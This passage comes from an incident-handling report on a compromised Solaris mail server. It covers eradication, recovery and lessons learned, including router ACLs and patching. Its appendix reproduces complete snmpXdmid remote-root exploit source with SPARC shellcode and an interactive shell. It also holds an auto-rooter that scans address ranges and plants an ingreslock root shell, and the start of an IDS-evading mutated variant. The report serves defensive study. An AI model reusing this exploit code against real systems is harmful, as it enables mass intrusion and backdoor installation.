ls, du, ps, su, login, passwd, find, netstat, ping, strings, login, wget, /usr/ucb/bin /usr/ucb/bin/ps, m68k, mc68000, mc6sshd_config8010, mc68020, mc68030, mc68040, sun2, sun3, sun3x, u370. These were replaced with clean binaries taken from a freshly installed Solaris system.

After this the backdoor sshd2 was removed from the /usr/bin and lpset and lpstart were removed from the /usr/lib/ directory.

Step 4

After stopping the services, and removing the rootkit related files and binaries the next step was to look into perimeter protection. The border router ACL's were tightened to only allow SMTP traffic to the mail server and HTTP to the web servers from the internet. Since the router had these rules applied on it, access to the telnet, FTP and finger services on the mail server from the internet was blocked.

The router ACL's needed to be tightened and the following rules were set on the router interface for any internet traffic coming into the server segment.

```
access-list 101 permit tcp any host <Solaris_Mail_Server> eq smtp
access-list 101 permit tcp any host <Solaris_Web_Server> eq http
access-list 101 permit tcp any host <Windows_Web_Server> eq http
access-list 101 deny ip any any
```

Step 5

We had to now patch up the system. Looking on the sun™ site I found that a cluster patch had been released for mitigating the snmpXdmid and other vulnerabilities. We downloaded the 8_Recommended patch for Solaris 5.8 on SPARC and installed it. Latest patches for sendmail were also installed on the system.

While all the above steps were carried out for the mail server the same night, the web server was reinstalled and restored from the last good backup next day. Steps 1, 2 and 5 above were repeated for the web server as well. Both the systems were also hardened by using the standard Solaris hardening document.

Recovery

By now it was around 6:00 in the morning and we had completed the eradication process along with hardening the mail server. Our job was now to bring the system back again on the public network, up and running. At present the recovery efforts were totally towards the mail server.

Before putting the server on the public network I decided to again run nmap to check the services that were now open on the mail server. The nmap was run from the linux system connected on the same hub as the mail server. It gave the following results:

21/tcp	open	ftp
23/tcp	open	telnet
25/tcp	open	smtp
79/tcp	open	finger

Further steps…

1. We put the server on the public network and tested the mail server functionality. The administrator sent a few dummy mails to check the functionality of the mail server. The mails were all going fine.

2. I decided to run a portscan again using nmap but this time from the internet. I went to the administrator's room and used a dial-up connection to connect to the internet. Doing a nmap on the mail server gave the following result:

25/tcp	open	smtp

So only port 25 was visible to users on the internet.

3. The next step was to conduct a vulnerability assessment. The Nessus tool was used. Nessus was run from the same system where I had used the dial-up line to connect to the internet. Nessus did not give any security risks on the server. It gave information about port 25 being open but could not give the version of sendmail as during the hardening we had removed the default banner from sendmail.

4. Now we were a little relieved. I decided to monitor the traffic for sometime. I checked all the logs generated by snort to ensure that traffic between the internet and the mail server was only the desired traffic. Another aim of doing this was to check whether I had missed out some backdoor that may have been installed by the attacker.

5. Next we had to test the proper working of telnet so that all the users are able to use the mail server. We did a telnet from the administrators system and found that it was working properly.

6. Since the attacker had installed the sniffer and may have sniffed passwords we changed the root password. After doing that, a high priority mail was sent to all the users to immediately change their passwords.

7. Finally the sign off was to be taken from the administrator that the mail server was now properly working.

It was by now 10:00 in the morning. By this time my manager also arrived. I updated him about the situation. He said that he had scheduled a meeting at 9:30 and the administrator and I had to present in that. After freshening up I sat down with my manager and prepared a list of items that were to be put forth in the meeting.

Lessons learned

The meeting started as decided at 10:00. The participants included the head of network support group, the location head of our branch, manager of the network support group, my manager, the administrator and I. As an introduction I briefed everybody about the events that had taken place since the previous day evening and the steps that we had taken for detecting, containing and eradicating the cause of the incident. I put forth the following recommendation that I felt were highest priority:

1. The firewall must be deployed in front of the internet facing servers and configured to allow only relevant traffic to the server segment. As we already had the firewall between the LAN segment and the internet, the same firewall could be used.
2. Snort to be deployed as production IDS and monitoring of the logs should be done on a daily basis in order to detect any kind of attacks. It was to be configured to send mails to the administrator when any alert was generated.
3. Installing file integrity checker such as Tripwire on the servers.
4. Backup should now include firewall, IDS and router logs also.
5. Man power to be dedicated for analysis of logs and alerts on a daily basis for improving the security of the servers.
6. There should be a periodic Vulnerability Assessment of the entire server segment. According to the results of the VA, the appropriate hardening of the systems should be done.
7. Strong security policies and procedures should be drafted for the organization.
8. Tracking the release of latest patches and updating them regularly on the systems was to be done with high priority.
9. Firewall rules must be audited periodically to ensure that they are tight.
10. Administrators for internet facing systems should be given training on security.

Due to the incident there was some learning that I also took. These were the ones which have been of great help to me:

1. Always have a laptop ready with at least two Operating systems, Windows and Linux installed, you never know when the call comes up
2. Have proper policies and procedures set for the incident handling. This makes the stuff more organized.
3. Never ever have low confidence when talking to the administrator, you might very well know more than him in the security domain. Administrators are very busy in their daily chores to be abreast of all that is happening in security.
4. Mock incident handling drills can help get a feel of the steps. Setting up a honey net is the best way to have a direct feel of incident handling.
5. Always take a binary backup of the system immediately after the incident and analyze the system through the backup.

6. Never believe the binaries of the compromised system, always carry a ready CD kit with binaries of popular operating systems loaded.
7. A log pad and a pen are one of the most essential tools for the incident handler. These tools have to be utilized properly and detailed notes have to be taken, including the minute details.
8. Although IDS logs produce a lot of un interesting alerts and logs, they are invaluable resource after an incident has occurred.
9. Although strict rules on the router can prevent a lot of attacks yet they cannot replace the functionality of a firewall.
10. Good co-ordination and proper support from the managers help in solving issues faster
11. It is advisable to be in touch with the latest exploits, especially those on popular services that are very vulnerable.

Appendix A – Exploit Code

solsparc_snmpXdmid.c

```
/*## copyright LAST STAGE OF DELIRIUM mar 2001 poland *://lsd-pl.net/
#*/
/*##snmpXdmid #*/

/* as the final jump to the assembly code is made to the heap area,
this code also works against machines with non-exec stack protection
turned on */
/* due to large data transfers of about 128KB, the code may need some
time to proceed, so be patient
*/

#include <sys/types.h>
#include <sys/socket.h>
#include <sys/time.h>
#include <netinet/in.h>
#include <rpc/rpc.h>
#include <netdb.h>
#include <unistd.h>
#include <stdio.h>
#include <errno.h>

#define SNMPXDMID_PROG 100249
#define SNMPXDMID_VERS 0x1
#define SNMPXDMID_ADDCOMPONENT 0x101

char findsckcode[]=
    "\x20\xbf\xff\xff"    /* bn,a    <findsckcode-4>        */
    "\x20\xbf\xff\xff"    /* bn,a    <findsckcode>          */
    "\x7f\xff\xff\xff"    /* call    <findsckcode+4>        */
    "\x33\x02\x12\x34"
    "\xa0\x10\x20\xff"    /* mov     0xff,%l0               */
    "\xa2\x10\x20\x54"    /* mov     0x54,%l1               */
    "\xa4\x03\xff\xd0"    /* add     %o7,-48,%l2            */
    "\xaa\x03\xe0\x28"    /* add     %o7,40,%l5             */
    "\x81\xc5\x60\x08"    /* jmp     %l5+8                  */
    "\xc0\x2b\xe0\x04"    /* stb     %g0,[%o7+4]            */
    "\xe6\x03\xff\xd0"    /* ld      [%o7-48],%l3           */
    "\xe8\x03\xe0\x04"    /* ld      [%o7+4],%l4            */
    "\xa8\xa4\xc0\x14"    /* subcc   %l3,%l4,%l4            */
    "\x02\xbf\xff\xfb"    /* bz      <findsckcode+32>       */
    "\xaa\x03\xe0\x5c"    /* add     %o7,92,%l5             */
    "\xe2\x23\xff\xc4"    /* st      %l1,[%o7-60]           */
    "\xe2\x23\xff\xc8"    /* st      %l1,[%o7-56]           */
    "\xe4\x23\xff\xcc"    /* st      %l2,[%o7-52]           */
    "\x90\x04\x20\x01"    /* add     %l0,1,%o0              */
    "\xa7\x2c\x60\x08"    /* sll     %l1,8,%l3              */
    "\x92\x14\xe0\x91"    /* or      %l3,0x91,%o1           */
    "\x94\x03\xff\xc4"    /* add     %o7,-60,%o2            */
    "\x82\x10\x20\x36"    /* mov     0x36,%g1               */
```

```
    "\x91\xd0\x20\x08"     /* ta      8                       */
    "\x1a\xbf\xff\xf1"     /* bcc     <findsckcode+36>        */
    "\xa0\xa4\x20\x01"     /* deccc   %l0                     */
    "\x12\xbf\xff\xf5"     /* bne     <findsckcode+60>        */
    "\xa6\x10\x20\x03"     /* mov     0x03,%l3                */
    "\x90\x04\x20\x02"     /* add     %l0,2,%o0               */
    "\x92\x10\x20\x09"     /* mov     0x09,%o1                */
    "\x94\x04\xff\xff"     /* add     %l3,-1,%o2              */
    "\x82\x10\x20\x3e"     /* mov     0x3e,%g1                */
    "\xa6\x84\xff\xff"     /* addcc   %l3,-1,%l3              */
    "\x12\xbf\xff\xfb"     /* bne     <findsckcode+112>       */
    "\x91\xd0\x20\x08"     /* ta      8                       */
;

char shellcode[]=
    "\x20\xbf\xff\xff"     /* bn,a    <shellcode-4>           */
    "\x20\xbf\xff\xff"     /* bn,a    <shellcode>             */
    "\x7f\xff\xff\xff"     /* call    <shellcode+4>           */
    "\x90\x03\xe0\x20"     /* add     %o7,32,%o0              */
    "\x92\x02\x20\x10"     /* add     %o0,16,%o1              */
    "\xc0\x22\x20\x08"     /* st      %g0,[%o0+8]             */
    "\xd0\x22\x20\x10"     /* st      %o0,[%o0+16]            */
    "\xc0\x22\x20\x14"     /* st      %g0,[%o0+20]            */
    "\x82\x10\x20\x0b"     /* mov     0x0b,%g1                */
    "\x91\xd0\x20\x08"     /* ta      8                       */
    "/bin/ksh"
;


static char nop[]="\x80\x1c\x40\x11";

typedef struct{
    struct{unsigned int len;char *val;}name;
    struct{unsigned int len;char *val;}pragma;
}req_t;

bool_t xdr_req(XDR *xdrs,req_t *objp){
    char *v=NULL;unsigned long l=0;int b=1;
    if(!xdr_u_long(xdrs,&l)) return(FALSE);
    if(!xdr_pointer(xdrs,&v,0,(xdrproc_t)NULL)) return(FALSE);
    if(!xdr_bool(xdrs,&b)) return(FALSE);
    if(!xdr_u_long(xdrs,&l)) return(FALSE);
    if(!xdr_bool(xdrs,&b)) return(FALSE);
    if(!xdr_array(xdrs,&objp->name.val,&objp->name.len,~0,sizeof(char),
        (xdrproc_t)xdr_char)) return(FALSE);
    if(!xdr_bool(xdrs,&b)) return(FALSE);
    if(!xdr_array(xdrs,&objp->pragma.val,&objp-
>pragma.len,~0,sizeof(char),
        (xdrproc_t)xdr_char)) return(FALSE);
    if(!xdr_pointer(xdrs,&v,0,(xdrproc_t)NULL)) return(FALSE);
    if(!xdr_u_long(xdrs,&l)) return(FALSE);
    return(TRUE);
}

main(int argc,char **argv){
    char buffer[140000],address[4],pch[4],*b;
    int i,c,n,vers=-1,port=0,sck;
```

```
    CLIENT *cl;enum clnt_stat stat;
    struct hostent *hp;
    struct sockaddr_in adr;
    struct timeval tm={10,0};
    req_t req;

    printf("copyright LAST STAGE OF DELIRIUM mar 2001 poland   //lsd-
pl.net/\n");
    printf("snmpXdmid for solaris 2.7 2.8 sparc\n\n");

    if(argc<2){
        printf("usage: %s address [-p port] -v 7|8\n",argv[0]);
        exit(-1);
    }

    while((c=getopt(argc-1,&argv[1],"p:v:"))!=-1){
        switch(c){
        case 'p': port=atoi(optarg);break;
        case 'v': vers=atoi(optarg);
        }
    }
    switch(vers){
    case 7: *(unsigned int*)address=0x000b1868;break;
    case 8: *(unsigned int*)address=0x000cf2c0;break;
    default: exit(-1);
    }

    *(unsigned long*)pch=htonl(*(unsigned int*)address+32000);
    *(unsigned                          long*)address=htonl(*(unsigned
int*)address+64000+32000);

    printf("adr=0x%08x          timeout=%d          ",ntohl(*(unsigned
long*)address),tm.tv_sec);
    fflush(stdout);

    adr.sin_family=AF_INET;
    adr.sin_port=htons(port);
    if((adr.sin_addr.s_addr=inet_addr(argv[1]))==-1){
        if((hp=gethostbyname(argv[1]))==NULL){
            errno=EADDRNOTAVAIL;perror("error");exit(-1);
        }
        memcpy(&adr.sin_addr.s_addr,hp->h_addr,4);
    }

    sck=RPC_ANYSOCK;

if(!(cl=clnttcp_create(&adr,SNMPXDMID_PROG,SNMPXDMID_VERS,&sck,0,0))){
        clnt_pcreateerror("error");exit(-1);
    }
    cl->cl_auth=authunix_create("localhost",0,0,0,NULL);

    i=sizeof(struct sockaddr_in);
    if(getsockname(sck,(struct sockaddr*)&adr,&i)==-1){
        struct{unsigned int maxlen;unsigned int len;char *buf;}nb;
        ioctl(sck,(('S'<<8)|2),"sockmod");
        nb.maxlen=0xffff;
        nb.len=sizeof(struct sockaddr_in);;
```

```
        nb.buf=(char*)&adr;
        ioctl(sck,(('T'<<8)|144),&nb);
    }
    n=ntohs(adr.sin_port);
    printf("port=%d connected! ",n);fflush(stdout);

    findsckcode[12+2]=(unsigned char)((n&0xff00)>>8);
    findsckcode[12+3]=(unsigned char)(n&0xff);

    b=&buffer[0];
    for(i=0;i<1248;i++) *b++=pch[i%4];
    for(i=0;i<352;i++) *b++=address[i%4];
    *b=0;

    b=&buffer[10000];
    for(i=0;i<64000;i++) *b++=0;
    for(i=0;i<64000-188;i++) *b++=nop[i%4];
    for(i=0;i<strlen(findsckcode);i++) *b++=findsckcode[i];
    for(i=0;i<strlen(shellcode);i++) *b++=shellcode[i];
    *b=0;
    req.name.len=1200+400+4;
    req.name.val=&buffer[0];
    req.pragma.len=128000+4;
    req.pragma.val=&buffer[10000];

stat=clnt_call(cl,SNMPXDMID_ADDCOMPONENT,xdr_req,&req,xdr_void,NULL,tm)
;
    if(stat==RPC_SUCCESS)  {printf("\nerror:  not  vulnerable\n");exit(-
1);}
    printf("sent!\n");

    write(sck,"/bin/uname -a\n",14);
    while(1){
        fd_set fds;
        FD_ZERO(&fds);
        FD_SET(0,&fds);
        FD_SET(sck,&fds);
        if(select(FD_SETSIZE,&fds,NULL,NULL,NULL)){
            int cnt;
            char buf[1024];
            if(FD_ISSET(0,&fds)){
                if((cnt=read(0,buf,1024))<1){
                    if(errno==EWOULDBLOCK||errno==EAGAIN) continue;
                    else break;
                }
                write(sck,buf,cnt);
            }
            if(FD_ISSET(sck,&fds)){
                if((cnt=read(sck,buf,1024))<1){
                    if(errno==EWOULDBLOCK||errno==EAGAIN) continue;
                    else break;
                }
                write(1,buf,cnt);
            }
        }
    }
}
```

snmpXauto.c

This is a variant of the above code. The part that is highlighted in blue is the one that differs from the above solsparc_snmpXdmid.c code. It scans an entire Class B range of IP addresses and opens the ingreslock service as a backdoor.

```
/*this code is for your box testing's and knowledge. other usage of
this code is'nt my problem.snmpXdmid exploit by http://lsd-pl.net/
auto rooter by tracewar.
*/

#include <netdb.h>
#include <stdlib.h>
#include <rpc/rpc.h>
#include <stdio.h>
#include <string.h>
#include <time.h>
#include <fcntl.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <errno.h>
#define SNMPXDMID_PROG 100249
#define SNMPXDMID_VERS 0x1
#define SNMPXDMID_ADDCOMPONENT 0x101
#define MAX_SOCKETS 1000
#define TIMEOUT 1
#define S_NONE       0
#define S_CONNECTING 1
#define BINDA "echo 'ingreslock stream tcp nowait root /bin/sh sh -i' \
                        > /tmp/.x; /usr/sbin/inetd -s /tmp/.x; r\
                        m -f /tmp/.x;"

FILE *fucker;
char ipaddy[150];
int lolhaha = 0,porti = 111;
char findsckcode[]=
    "\x20\xbf\xff\xff"     /* bn,a    <findsckcode-4>        */
    "\x20\xbf\xff\xff"     /* bn,a    <findsckcode>          */
    "\x7f\xff\xff\xff"     /* call    <findsckcode+4>        */
    "\x33\x02\x12\x34"
    "\xa0\x10\x20\xff"     /* mov     0xff,%l0               */
    "\xa2\x10\x20\x54"     /* mov     0x54,%l1               */
    "\xa4\x03\xff\xd0"     /* add     %o7,-48,%l2            */
    "\xaa\x03\xe0\x28"     /* add     %o7,40,%l5             */
    "\x81\xc5\x60\x08"     /* jmp     %l5+8                  */
    "\xc0\x2b\xe0\x04"     /* stb     %g0,[%o7+4]            */
    "\xe6\x03\xff\xd0"     /* ld      [%o7-48],%l3           */
    "\xe8\x03\xe0\x04"     /* ld      [%o7+4],%l4            */
    "\xa8\xa4\xc0\x14"     /* subcc   %l3,%l4,%l4            */
    "\x02\xbf\xff\xfb"     /* bz      <findsckcode+32>       */
    "\xaa\x03\xe0\x5c"     /* add     %o7,92,%l5             */
    "\xe2\x23\xff\xc4"     /* st      %l1,[%o7-60]           */
    "\xe2\x23\xff\xc8"     /* st      %l1,[%o7-56]           */
    "\xe4\x23\xff\xcc"     /* st      %l2,[%o7-52]           */
    "\x90\x04\x20\x01"     /* add     %l0,1,%o0              */
```

```
    "\xa7\x2c\x60\x08"     /* sll     %l1,8,%l3             */
    "\x92\x14\xe0\x91"     /* or      %l3,0x91,%o1          */
    "\x94\x03\xff\xc4"     /* add     %o7,-60,%o2           */
    "\x82\x10\x20\x36"     /* mov     0x36,%g1              */
    "\x91\xd0\x20\x08"     /* ta      8                     */
    "\x1a\xbf\xff\xf1"     /* bcc     <findsckcode+36>      */
    "\xa0\xa4\x20\x01"     /* deccc   %l0                   */
    "\x12\xbf\xff\xf5"     /* bne     <findsckcode+60>      */
    "\xa6\x10\x20\x03"     /* mov     0x03,%l3              */
    "\x90\x04\x20\x02"     /* add     %l0,2,%o0             */
    "\x92\x10\x20\x09"     /* mov     0x09,%o1              */
    "\x94\x04\xff\xff"     /* add     %l3,-1,%o2            */
    "\x82\x10\x20\x3e"     /* mov     0x3e,%g1              */
    "\xa6\x84\xff\xff"     /* addcc   %l3,-1,%l3            */
    "\x12\xbf\xff\xfb"     /* bne     <findsckcode+112>     */
    "\x91\xd0\x20\x08"     /* ta      8                     */
;

char shellcode[]=
    "\x20\xbf\xff\xff"     /* bn,a    <shellcode-4>         */
    "\x20\xbf\xff\xff"     /* bn,a    <shellcode>           */
    "\x7f\xff\xff\xff"     /* call    <shellcode+4>         */
    "\x90\x03\xe0\x20"     /* add     %o7,32,%o0            */
    "\x92\x02\x20\x10"     /* add     %o0,16,%o1            */
    "\xc0\x22\x20\x08"     /* st      %g0,[%o0+8]           */
    "\xd0\x22\x20\x10"     /* st      %o0,[%o0+16]          */
    "\xc0\x22\x20\x14"     /* st      %g0,[%o0+20]          */
    "\x82\x10\x20\x0b"     /* mov     0x0b,%g1              */
    "\x91\xd0\x20\x08"     /* ta      8                     */
    "/bin/ksh"
;

static char nop[]="\x80\x1c\x40\x11";

struct conn_t {
  int s;
  char status;
  time_t a;
  struct sockaddr_in addr;
};
struct conn_t connlist[MAX_SOCKETS];

void init_sockets(void);
void check_sockets(void);
void cheq_ftp(char *);
void fatal(char *);

int main(int argc, char *argv[])
{
  int done, i, cip, bb, ret, k, ns;
  time_t scantime;
  char ip[20];

  if (argc < 2) {
     printf("snmpXdmid auto rooter by TraceWar.\n");
     printf("exploit code from http://lsd-pl.net/\n");
     printf("Usage: %s <b-block>\n",argv[0]);
```

```
   return -1;
}

done = 0; cip = 1; bb = 0;

if (argc >= 4) {
   bb = atoi(argv[3]);
   if ((bb < 0) || (bb > 255))
      fatal("Invalid b-range.\n");
}
printf("S/R %s:%d\n",argv[1],porti);
init_sockets();
scantime = time(0);
while(!done) {
  for (i = 0; i < MAX_SOCKETS; i++) {
      if (cip == 255) {
         if ((bb == 255) || (argc >= 4)) {
            ns = 0;
            for (k = 0; k < MAX_SOCKETS; k++) {
                if (connlist[k].status > S_NONE) {
                   ns++;
                   break;
                }
            }

            if (ns == 0)
               done = 1;

            break;
         }
         else {
           cip = 0;
           bb++;
         }
      }

      if (connlist[i].status == S_NONE) {
         connlist[i].s = socket(AF_INET, SOCK_STREAM, 0);
         if (connlist[i].s == -1)
            printf("Unable to allocate socket.\n");
         else {
           ret = fcntl(connlist[i].s, F_SETFL, O_NONBLOCK);
           if (ret == -1) {
             printf("Unable to set O_NONBLOCK\n");
             close(connlist[i].s);
           }
           else {
             memset((char *)ip, 0, 20);
             sprintf(ip, "%s.%d.%d", argv[1], bb, cip);
             connlist[i].addr.sin_addr.s_addr = inet_addr(ip);
             if (connlist[i].addr.sin_addr.s_addr == -1)
               fatal("Invalid IP.");
             connlist[i].addr.sin_family = AF_INET;
             connlist[i].addr.sin_port = htons(porti);
             connlist[i].a = time(0);
             connlist[i].status = S_CONNECTING;
             cip++;
```

```
            }
          }
        }
    }

    check_sockets();
  }

  printf("Scan completed (%u).\n", (time(0) - scantime));
}

void init_sockets(void)
{
  int i;

  for (i = 0; i < MAX_SOCKETS; i++) {
      connlist[i].status = S_NONE;
      memset((struct sockaddr_in *)&connlist[i].addr, 0,
             sizeof(struct sockaddr_in));
  }
}

void check_sockets(void)
{
  int i, ret;

  for (i = 0; i < MAX_SOCKETS; i++) {
      if ((connlist[i].a < (time(0) - TIMEOUT)) &&
          (connlist[i].status == S_CONNECTING)) {
         close(connlist[i].s);
         connlist[i].status = S_NONE;
      }

      else if (connlist[i].status == S_CONNECTING) {
         ret = connect(connlist[i].s,
                       (struct sockaddr *)&connlist[i].addr,
                       sizeof(struct sockaddr_in));
         if (ret == -1) {
            if (errno == EISCONN) {
               cheq_ftp((char *)inet_ntoa(connlist[i].addr.sin_addr));
             close(connlist[i].s);
               connlist[i].status = S_NONE;
            }

            if ((errno != EALREADY) && (errno != EINPROGRESS)) {
               close(connlist[i].s);
               connlist[i].status = S_NONE;
            }
         }
         else {
      cheq_ftp((char *)inet_ntoa(connlist[i].addr.sin_addr));
           close(connlist[i].s);
           connlist[i].status = S_NONE;
         }
      }
  }
}
```

```
void fatal(char *err)
{
  int i;
  printf("Error: %s\n", err);
  for (i = 0; i < MAX_SOCKETS; i++) {
      if (connlist[i].status >= S_CONNECTING)
         close(connlist[i].s);
  }
  exit(-1);
}

void cheq_ftp(char *h) {
      sprintf(ipaddy,"%s",h);
        printf("trying to own %s...\n",h);
        lolhaha = 1; /* 1 = it will hack sunos 5.7, 2 = it will hack
sunos 5.8. */
        lol();
}

typedef struct{
    struct{unsigned int len;char *val;}name;
    struct{unsigned int len;char *val;}pragma;
}req_t;

bool_t xdr_req(XDR *xdrs,req_t *objp){
    char *v=NULL;unsigned long l=0;int b=1;
    if(!xdr_u_long(xdrs,&l)) return(FALSE);
    if(!xdr_pointer(xdrs,&v,0,(xdrproc_t)NULL)) return(FALSE);
    if(!xdr_bool(xdrs,&b)) return(FALSE);
    if(!xdr_u_long(xdrs,&l)) return(FALSE);
    if(!xdr_bool(xdrs,&b)) return(FALSE);
    if(!xdr_array(xdrs,&objp->name.val,&objp->name.len,~0,sizeof(char),
        (xdrproc_t)xdr_char)) return(FALSE);
    if(!xdr_bool(xdrs,&b)) return(FALSE);

if(!xdr_array(xdrs,&objp->pragma.val,&objp->pragma.len,~0,sizeof(char),
        (xdrproc_t)xdr_char)) return(FALSE);
    if(!xdr_pointer(xdrs,&v,0,(xdrproc_t)NULL)) return(FALSE);
    if(!xdr_u_long(xdrs,&l)) return(FALSE);
    return(TRUE);
}


lol(){
    char buffer[140000],address[4],pch[4],*b;
    int i,c,n,vers=-1,port=0,sck;
    CLIENT *cl;enum clnt_stat stat;
    struct hostent *hp;
    struct sockaddr_in adr;
    struct timeval tm={10,0};
    req_t req;
    if(lolhaha = 1){ vers=7; }
    if(lolhaha = 2){ vers=8; }
    switch(vers){
    case 7: *(unsigned int*)address=0x000b1868;break;
    case 8: *(unsigned int*)address=0x000cf2c0;break;
```

```
    default: exit(-1);
    }

    *(unsigned long*)pch=htonl(*(unsigned int*)address+32000);
    *(unsigned                              long*)address=htonl(*(unsigned
int*)address+64000+32000);
    fflush(stdout);

    adr.sin_family=AF_INET;
    adr.sin_port=htons(port);
    if((adr.sin_addr.s_addr=inet_addr(ipaddy))==-1){
        if((hp=gethostbyname(ipaddy))==NULL){
            errno=EADDRNOTAVAIL;perror("error");exit(-1);
        }
        memcpy(&adr.sin_addr.s_addr,hp->h_addr,4);
    }

    sck=RPC_ANYSOCK;

if(!(cl=clnttcp_create(&adr,SNMPXDMID_PROG,SNMPXDMID_VERS,&sck,0,0))){
        clnt_pcreateerror("error123"); return(1);
    }
    cl->cl_auth=authunix_create("localhost",0,0,0,NULL);

    i=sizeof(struct sockaddr_in);
    if(getsockname(sck,(struct sockaddr*)&adr,&i)==-1){
        struct{unsigned int maxlen;unsigned int len;char *buf;}nb;
        ioctl(sck,(('S'<<8)|2),"sockmod");
        nb.maxlen=0xffff;
        nb.len=sizeof(struct sockaddr_in);;
        nb.buf=(char*)&adr;
        ioctl(sck,(('T'<<8)|144),&nb);
    }
    n=ntohs(adr.sin_port);
    fflush(stdout);

    findsckcode[12+2]=(unsigned char)((n&0xff00)>>8);
    findsckcode[12+3]=(unsigned char)(n&0xff);

    b=&buffer[0];
    for(i=0;i<1248;i++) *b++=pch[i%4];
    for(i=0;i<352;i++) *b++=address[i%4];
    *b=0;

    b=&buffer[10000];
    for(i=0;i<64000;i++) *b++=0;
    for(i=0;i<64000-188;i++) *b++=nop[i%4];
    for(i=0;i<strlen(findsckcode);i++) *b++=findsckcode[i];
    for(i=0;i<strlen(shellcode);i++) *b++=shellcode[i];
    *b=0;

    req.name.len=1200+400+4;
    req.name.val=&buffer[0];
    req.pragma.len=128000+4;
    req.pragma.val=&buffer[10000];
```

```
stat=clnt_call(cl,SNMPXDMID_ADDCOMPONENT,xdr_req,&req,xdr_void,NULL,tm)
;
    if(stat==RPC_SUCCESS) { return(1); }
    write(sck,BINDA,strlen(BINDA)); // This opens the ingreslock port
    printf("%s owned?(port: 1524)\n",ipaddy);
    fucker = fopen("maybe.log", "aw+");
    fprintf(fucker, ipaddy);
    fprintf(fucker, "\n");
    fclose(fucker);
    return(1); // After opening the Ingreslock port it returns
    while(1){
        fd_set fds;
        FD_ZERO(&fds);
        FD_SET(0,&fds);
        FD_SET(sck,&fds);
        if(select(FD_SETSIZE,&fds,NULL,NULL,NULL)){
            int cnt;
            char buf[1024];
            if(FD_ISSET(0,&fds)){
                if((cnt=read(0,buf,1024))<1){
                    if(errno==EWOULDBLOCK||errno==EAGAIN) continue;
                    else break;
                }
                write(sck,buf,cnt);
            }
            if(FD_ISSET(sck,&fds)){
                if((cnt=read(sck,buf,1024))<1){
                    if(errno==EWOULDBLOCK||errno==EAGAIN) continue;
                    else break;
                }
                write(1,buf,cnt);
            }
        }
    }
}
```

solsparc_snmpxdmid.c(Mutate version)

This is another variant of the snmpXdmid exploit. The part that is highlighted in blue is the one that differs from the above solsparc_snmpXdmid.c code. It encodes the shell code and the nop differently each time the exploit is run. Due to this it is possible to evade Intrusion Detection System, which detect an attack based on signatures.

```
/*## copyright LAST STAGE OF DELIRIUM mar 2001 poland *://lsd-pl.net/
#*/ /*##snmpXdmid #*/

/* as the final jump to the assembly code is made to the heap area,
this code also works against machines with non-exec stack protection
turned on */
/* due to large data transfers of about 128KB, the code may need some
time to proceed, so be patient
*/

#include <sys/types.h>
#include <sys/socket.h>
#include <sys/time.h>
#include <netinet/in.h>
#include <rpc/rpc.h>
#include <netdb.h>
#include <unistd.h>
#include <stdio.h>
#include <errno.h>

/* mutate changes */

#include "ADMmutapi.h"

/* end mutate changes */

#define SNMPXDMID_PROG 100249
#define SNMPXDMID_VERS 0x1
#define SNMPXDMID_ADDCOMPONENT 0x101

char findsckcode[]=
    "\x20\xbf\xff\xff"      /* bn,a    <findsckcode-4>         */
    "\x20\xbf\xff\xff"      /* bn,a    <findsckcode>           */
    "\x7f\xff\xff\xff"      /* call    <findsckcode+4>         */
    "\x33\x02\x12\x34"
    "\xa0\x10\x20\xff"      /* mov     0xff,%l0                */
    "\xa2\x10\x20\x54"      /* mov     0x54,%l1                */
    "\xa4\x03\xff\xd0"      /* add     %o7,-48,%l2             */
    "\xaa\x03\xe0\x28"      /* add     %o7,40,%l5              */
    "\x81\xc5\x60\x08"      /* jmp     %l5+8                   */
    "\xc0\x2b\xe0\x04"      /* stb     %g0,[%o7+4]             */
    "\xe6\x03\xff\xd0"      /* ld      [%o7-48],%l3            */
    "\xe8\x03\xe0\x04"      /* ld      [%o7+4],%l4             */
    "\xa8\xa4\xc0\x14"      /* subcc   %l3,%l4,%l4             */
    "\x02\xbf\xff\xfb"      /* bz      <findsckcode+32>        */
    "\xaa\x03\xe0\x5c"      /* add     %o7,92,%l5              */
```

```
    "\xe2\x23\xff\xc4"     /* st      %l1,[%o7-60]          */
    "\xe2\x23\xff\xc8"     /* st      %l1,[%o7-56]          */
    "\xe4\x23\xff\xcc"     /* st      %l2,[%o7-52]          */
    "\x90\x04\x20\x01"     /* add     %l0,1,%o0             */
    "\xa7\x2c\x60\x08"     /* sll     %l1,8,%l3             */
    "\x92\x14\xe0\x91"     /* or      %l3,0x91,%o1          */
    "\x94\x03\xff\xc4"     /* add     %o7,-60,%o2           */
    "\x82\x10\x20\x36"     /* mov     0x36,%g1              */
    "\x91\xd0\x20\x08"     /* ta      8                     */
    "\x1a\xbf\xff\xf1"     /* bcc     <findsckcode+36>      */
    "\xa0\xa4\x20\x01"     /* deccc   %l0                   */
    "\x12\xbf\xff\xf5"     /* bne     <findsckcode+60>      */
    "\xa6\x10\x20\x03"     /* mov     0x03,%l3              */
    "\x90\x04\x20\x02"     /* add     %l0,2,%o0             */
    "\x92\x10\x20\x09"     /* mov     0x09,%o1              */
    "\x94\x04\xff\xff"     /* add     %l3,-1,%o2            */
    "\x82\x10\x20\x3e"     /* mov     0x3e,%g1              */
    "\xa6\x84\xff\xff"     /* addcc   %l3,-1,%l3            */
    "\x12\xbf\xff\xfb"     /* bne     <findsckcode+112>     */
    "\x91\xd0\x20\x08"     /* ta      8                     */
;

char shellcode[]=
    "\x20\xbf\xff\xff"     /* bn,a    <shellcode-4>         */
    "\x20\xbf\xff\xff"     /* bn,a    <shellcode>           */
    "\x7f\xff\xff\xff"     /* call    <shellcode+4>         */
    "\x90\x03\xe0\x20"     /* add     %o7,32,%o0            */
    "\x92\x02\x20\x10"     /* add     %o0,16,%o1            */
    "\xc0\x22\x20\x08"     /* st      %g0,[%o0+8]           */
    "\xd0\x22\x20\x10"     /* st      %o0,[%o0+16]          */
    "\xc0\x22\x20\x14"     /* st      %g0,[%o0+20]          */
    "\x82\x10\x20\x0b"     /* mov     0x0b,%g1              */
    "\x91\xd0\x20\x08"     /* ta      8                     */
    "/bin/ksh"
;

static char nop[]="\x80\x1c\x40\x11";

typedef struct{
    struct{unsigned int len;char *val;}name;
    struct{unsigned int len;char *val;}pragma;
}req_t;

bool_t xdr_req(XDR *xdrs,req_t *objp){
    char *v=NULL;unsigned long l=0;int b=1;
    if(!xdr_u_long(xdrs,&l)) return(FALSE);
    if(!xdr_pointer(xdrs,&v,0,(xdrproc_t)NULL)) return(FALSE);
